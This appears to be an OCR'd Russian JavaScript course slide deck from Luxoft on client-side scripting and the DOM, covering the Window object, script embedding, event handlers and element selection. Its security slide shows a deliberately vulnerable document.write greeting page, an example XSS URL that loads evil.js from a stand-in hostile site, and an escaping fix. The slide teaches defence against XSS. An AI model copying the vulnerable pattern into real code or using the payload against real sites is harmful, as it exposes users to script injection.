JAVASCRIPT В БРАУЗЕРЕ МОДЕЛЬ DOM

JavaScript

Модуль 2. Урок 1.

LUXOFT

LXFT LISTED NYSE

РОЛЬ JAVASCRIPT В ИНТЕРНЕТЕ

- Язык JavaScript, используемый в веб-браузерах, обычно называют client-side JavaScript.
- В соответствии со современными подходами HTML определяет содержимое и структуру данных, а CSS (Cascade Style Sheet — каскадная таблица стилей) — визуальное представление данных.
- JavaScript — это скриптовый язык, который используется для выполнения различных действий на веб-страницах.

РОЛЬ JAVASCRIPT В ИНТЕРНЕТЕ

- С помощью JavaScript можно управлять:
  - окном браузера, историей просмотра страниц в браузере и т. д.
  - DOM (документом)
  - событиями
  - формами
  - взаимодействием с веб-сервером (AJAX)

ОБЪЕКТ WINDOW КАК ГЛОБАЛЬНЫЙ ОБЪЕКТ

- Любая имплементация JavaScript имеет глобальный объект.
- Для client-side JavaScript таким объектом является объект Window.
- Объект Window является основной точкой входа для всех функций client-side JavaScript и APIs.
- Он представляет окно или рамку веб-браузера, и на него можно ссылаться с помощью идентификатора window.
- Одним из важнейших свойств объекта Window является document: оно относится к объекту Document, который представляет содержание в окне браузера.

ОБЪЕКТ WINDOW КАК ГЛОБАЛЬНЫЙ КОНТЕКСТ

- Объект Window находится на вершине цепочки областей видимости, его свойства и методы по сути являются глобальными переменными и глобальными функциями.

```
// these two declarations are equivalent
var answer = 42;
window.answer = 42;
```

ВНЕДРЕНИЕ JAVASCRIPT В HTML

- Код client-side JavaScript может быть внедрен в документы HTML четырьмя способами:
  - Inline, между парой тэгов <script> и </script>
  - Из внешнего файла, указанного с помощью атрибута src тэга <script>
  - В значении атрибута обработчика событий HTML, например onclick или onmouseover
  - В URL, который использует специальный протокол javascript:

ВНЕДРЕНИЕ JAVASCRIPT В HTML

- Код JavaScript может быть встроен между тэгами <script> and </script> в HTML-файле.

```
<script>
  // Your JavaScript code goes here
</script>
```

ВНЕДРЕНИЕ JAVASCRIPT В HTML

- Тэг <script> поддерживает атрибут src, который определяет URL файла, содержащего код JavaScript.

```
<script src="../../scripts/util.js"></script>
```

- Файл JavaScript содержит «чистый» код JavaScript, без тэгов <script> или других элементов HTML.
- По соглашению файлы с кодом JavaScript имеют имена с расширением .js
- В документах HTML необходим закрывающий тэг </script> даже в тех случаях, когда указан атрибут src и между тэгами <script> и </script> нет никакого содержимого.

ВНЕДРЕНИЕ JAVASCRIPT В HTML

- Использование атрибута src имеет целый ряд преимуществ.
  - Он упрощает структуру файлов HTML, позволяя удалить из них большие блоки кода JavaScript, т. е. помогает разделить содержимое и поведение.
  - При использовании атрибута src можно иметь только одну копию этого кода.
  - Достаточно загрузить ее один раз на первой странице, где она используется; на последующих страницах ее можно извлечь из кэша браузера.
  - Программа JavaScript или веб-страница на одном веб-сервере может использовать код, экспортированный другими веб-серверами. На этом основана большая часть рекламы в сети Интернет.
  - Возможность загружать скрипты с других сайтов позволяет использовать дополнительные преимущества кэширования. Google продвигает использование стандартных хорошо известных URL-адресов для большинства популярных клиентских библиотек, предоставляя браузеру возможность кэшировать одну копию для совместного использования на любых сайтах всемирной сети.

ВНЕДРЕНИЕ JAVASCRIPT В HTML

- Для поддержки интерактивности в программе JavaScript должны быть определены обработчики событий — функции JavaScript, которые регистрируются в веб-браузере и затем вызываются им в ответ не определенные события (например, действия пользователя).
- Код JavaScript может регистрировать обработчик событий путем присвоения функции свойству (например, onclick или onmouseover) объекта Element, который представляет элемент HTML в документе.

```
<input type="checkbox" name="options" value="giftwrap"
   onchange="order.options.giftwrap = this.checked;">
```

ВНЕДРЕНИЕ JAVASCRIPT В HTML

- Атрибуты обработчика событий, определенные в HTML, могут включать в себя любое число утверждений JavaScript, разделяемых точкой с запятой.
- Обычнот атрибут обработчика событий HTML состоит из простого присваивания или простого вызова функции, определенной в другом месте.
- Чаще всего используются следующие обработчики:
  - onclick
  - onmousedown, onmouseup
  - onmouseover, onmouseout
  - onchange
  - onload

ВНЕДРЕНИЕ JAVASCRIPT В HTML

- Код JavaScript может быть включен на стороне клиента в URL после спецификатора протокола javascript:
- «Ресурс» идентифицируется с помощью javascript: URL будет значением, возвращаемым исполняемым кодом и конвертированным в строку. Если код возвращает значение undefined, значит в ресурсе нет никакого содержимого.
- Можно использовать javascript: URL в тех же случаях, что и обычный URL-адрес.

```
<a href="javascript:new Date().toLocaleTimeString();">
    What time is it?
</a>
```

ВНЕДРЕНИЕ JAVASCRIPT В HTML

- Если необходимо исключить перезапись документа идентификатором javascript: URL, можно использовать оператор void, чтобы значение выражения вызова или присваивания было undefined.

```
<a href="javascript:window.open('about:blank'); void 0;">
    Open Window
</a>
```

- Без оператора void в этом URL возвращаемое значение при вызове метода Window.open() будет конвертировано в строку и отображено, а текущий документ будет перезаписан документом, содержащим [object Window].

ВЫПОЛНЕНИЕ ПРОГРАММ JAVASCRIPT

- Выполнение программы JavaScript происходит в два этапа:
  - На первом загружается содержимое документа и выполняется код из элементов <script> (встроенные и внешние скрипты).
  - Второй этап — асинхронный и управляемый по событиям.
- После завершения загрузки свойство document.readyState меняется на “complete”, и веб-браузер выдает событие загрузки на объекте Window.
- Обработчик события onload может быть добавлен как атрибут тэга <body>

```
<body onload="run()">
```

БЕЗОПАСНОСТЬ JAVASCRIPT

- Одной из проблем безопасности является cross-site scripting (XSS), т. е. внедрение определенных HTML тэгов или скриптов в целевой веб-сайт.
- Защита от XSS атак — это, как правило, задача веб-разработчиков серверной части.
- Программисты client-side JavaScript должны знать об этой проблеме и принимать меры для защиты от cross-site scripting.

БЕЗОПАСНОСТЬ JAVASCRIPT

```
<script>
  var name = decodeURIComponent(window.location.search.substring(1)) || "";
  document.write("Hello " + name);
</script>
```

- Эта страница предназначена для вызова с помощью, например, такого URL:
- http://www.example.com/greet.html?David
- При таком использовании выводится текст “Hello David”.
- Но посмотрите, что произойдет, если ее вызвать с помощью этого URL:
- http://siteA/greet.html?name=%3Cscript src=siteB/evil.js%3E%3C/script%3E
- Скрипт evil.js, размещенный на опасном сайте B, внедрен на сайт A и может теперь делать все что угодно с содержимым сайта A.

БЕЗОПАСНОСТЬ JAVASCRIPT

- Можно исправить показанный выше файл greet.html, добавив строку, чтобы удалить угловые скобки тэгов <script>:

```
name = name.replace(/</g, "&lt;").replace(/>/g, "&gt;");
```

- Cross-site scripting — серьезная уязвимость, причины которой связаны с архитектурой всемирной сети. Существует множеством интернет-ресурсов, которые помогут обеспечить защиту от cross-site scripting. Один из важнейших источников — посвященный этой проблеме сайт CERT Advisory: http://www.cert.org/advisories/CA-2000-02.html

МОДЕЛЬ DOM


- DOM
- DOM Level 3
- Универсальное представление дерева
- HTML имплементация DOM модели
- Совместимость DOM в браузерах
- Выбор элементов в документе
- Модификация документа
- Свойство innerHTML

DOM

- Document Object Model (DOM) — это основной интерфейс API для отображения и манипулирования содержимым документов HTML и XML.
- Встроенные элементы документов HTML или XML в модели DOM представлены в виде дерева объектов.
- Представление HTML документа в виде дерева состоит из узлов, представляющих тэги или элементы HTML, например <body> и <p>, и узлов, представляющих текстовые строки.
- Сама по себе модель DOM не является частью языка JavaScript.

ПРЕДСТАВЛЕНИЕ МОДЕЛИ DOM

```
<html>
<head>
    <title>Sample Document</title>
</head>
<body>
<h1>An HTML Document</h1>
<p>This is a <i>simple</i> document.</p>
</body>
</html>
```




DOM

- Узел непосредственно над другим узлом называется родительским узлом.
- Узлы, расположенные на один уровень ниже другого узла, называются его дочерними узлами.
- Узлы, расположенные на одном уровне и имеющие одного родителя, называются братскими узлами.
- Узлы, расположенные на любое число уровней ниже другого узла, называются его потомками.
- Родительские и все другие узлы выше какого-то узла называются его предками.

DOM LEVEL 3

- Версия DOM Level 3 была опубликована в апреле 2004 г.
- http://www.w3.org/DOM/
- https://developer.mozilla.org/en-US/docs/Web/API/Document_Object_Model
- DOM Level 3 состоит из 6 спецификаций:
    - DOM Level 3 Core
    - DOM Level 3 Load and Save
    - DOM Level 3 Xpath
    - DOM Level 3 Views and Formatting
    - DOM Level 3 Requirements
    - DOM Level 3 Validation

ПРЕДСТАВЛЕНИЕ МОДЕЛИ DOM



УНИВЕРСАЛЬНОЕ ПРЕДСТАВЛЕНИЕ ДЕРЕВА

- В корне дерева находится узел Document, который представляет весь документ целиком.
- Узлы, представляющие элементы HTML, называются узлами Element.
- Узлы, представляющие текст, называются узлами Text.
- Document, Element и Text являются подклассами Узла.
- Наиболее важные классы модели DOM — это узлы Document м Element.

УЗЕЛ


Метод/Свойство	Описание
childNodes	Возвращает список NodeList, содержащий все дочерние узлы данного узла.
firstChild	Возвращает Node, представляющий первый непосредственный дочерний узел данного узла, или null — если у данного узла нет дочернего узла.
lastChild	Возвращает Node, представляющий последний непосредственный дочерний узел данного узла, или null — если у данного узла нет дочернего узла.
nextSibling	Возвращает Node, представляющий следующий узел в дереве, или null — если если такого узла нет.
nodeName	Возвращает строку DOMString, содержащую имя Node.
parentNode	Возвращает Node, который является родительским для данного узла.
textContent	Возвращает строку DOMString, представляющую текстовое содержимое элемента и всех его потомков.
appendChild()	Добавляет Node как последний дочерний узел данного элемента.
removeChild()	Удаляет из текущего элемента дочерний узел, который должен быть дочерним узлом текущего узла.

ТИП УЗЛА

- Свойство nodeType возвращает короткое целое число без знака, представляющее тип узла. Возможные значения:

Имя	Значение
ELEMENT_NODE	1
TEXT_NODE	3
COMMENT_NODE	8
DOCUMENT_NODE	9
DOCUMENT_TYPE_NODE	10

HTML ИМПЛЕМЕНТАЦИЯ DOM МОДЕЛИ



HTML ИМПЛЕМЕНТАЦИЯ DOM МОДЕЛИ

- Существует множество подтипов HTMLElement, которые представляют конкретные типы элементов HTML.
- Документ, содержащий HTML, описывается с помощью класса HTMLDocument.
- HTMLDocument расширяет Document.

HTMLDOCUMENT

Метод/ Свойство	Описание
getElementById()	Возвращает элемент, имеющий атрибут ID с указанным значением
getElementsByTagName()	Возвращает список NodeList, содержащий все элементы с указанным именем тэга
getElementsByClassName()	Возвращает список NodeList, содержащий все элементы с указанным именем класса
forms	Возвращает коллекцию всех форм в документе
links	Возвращает коллекцию всех ссылок в документе
title	Определяет или возвращает название документа
URL	Возвращает полный URL-адрес документа
domain	Возвращает доменное имя сервера, загрузившего документ

HTMLELEMENT

- HTMLElement расширяет Element
- HTMLElement содержит ряд важных свойств: id, className, lang, style, title
- Для каждого HTML тэга существует соответствующий подкласс HTMLElement.
- Некоторые подклассы содержат методы для работы с ними:
    - submit() and reset() for HTMLFormElement

ВЫБОР ЭЛЕМЕНТОВ В ДОКУМЕНТЕ

- Большинство клиентских программ JavaScript работает, тем или иным образом манипулируя элементами документа.
- При запуске такие программы могут использовать документ глобальных переменных для ссылки на объект Document.
- Однако для того, чтобы манипулировать элементами документа, они должны каким-то образом получить или выбрать объекты Element, которые относятся к этим элементам документа.

ВЫБОР ЭЛЕМЕНТОВ В ДОКУМЕНТЕ

- Модель DOM предусматривает несколько способов выбора элементов; поиск элемента или элементов в документе можно выполнить:
  - по указанному атрибуту id
  - по указанному атрибуту name
  - по указанному имени тэга
  - по указанному классу (классам) CSS
  - по совпадению указанного селектора CSS

ВЫБОР ЭЛЕМЕНТОВ ПО АТРИБУТУ ID

- Любой элемент HTML может иметь атрибут id
- Значение этого атрибута должно быть уникальным в документе: в одном документе не может быть двух элементов с одинаковыми ID.

```
var section1 = document.getElementById("section1");
```

ВЫБОР ЭЛЕМЕНТОВ ПО АТРИБУТУ NAME

- HTML атрибут name первоначально был предназначен для присвоения имен элементам формы, и значение этого атрибута используется в случае, когда данные формы направляются на сервер.
- Атрибут name присваивает имя элементу.
- Значение атрибута name необязательно должно быть уникальным.

```
var radiobuttons = document.getElementsByName("favorite_color");
```

ВЫБОР ЭЛЕМЕНТОВ ПО ТИПУ

- Используя метод getElementsByTagName() объекта Document можно выбрать все HTML элементы указанного типа (и с указанным именем тэга).

```
var spans = document.getElementsByTagName("span");
var firstpara = document.getElementsByTagName("p")[0];
```

МОДИФИКАЦИЯ ДОКУМЕНТА

- С помощью метода createElement() объекта Document можно создавать новые узлы Element.

```
// Create a <script> element
var s = document.createElement("script");
```

- Созданный таким образом узел можно вставить в документ с помощью метода appendChild() или insertBefore().
- Метод removeChild() используется для удаления узла из дерева документа.
- Тип Element также определяет методы getAttribute() и setAttribute(), которые можно использовать для поиска и определения HTML атрибутов.

```
var headline = document.getElementById("headline");
headline.setAttribute("align", "center");
```

СВОЙСТВО INNERHTML

- Свойство innerHTML было впервые введено в IE4.
- Чтение свойства innerHTML объекта Element возвращает содержимое этого элемента в виде строки разметки.
- Определение этого свойства для элемента вызывает синтаксический анализатор браузера и заменяет текущее содержимое этого элемента на проанализированное представление новой строки.

ПРИМЕР

```
var myP= document.getElementById("myP") // first paragraph
myP.style.color= 'blue' // makes text blue

// creates new P element in memory
p = document.createElement("p")

// sets text in new paragraph in memory
p.innerHTML= 'new paragraph'

// adds new paragraph to a div element
document.getElementById("myDiv").appendChild(p)
```

```
<html>
<head>
    <title>Test Page</title>
</head>
<body>
<div id="myDiv">
    <p id="myP">First Paragraph</p>
    <p>Second Paragraph</p>
    <p>Third Paragraph</p>
</div>
</body>
</html>
```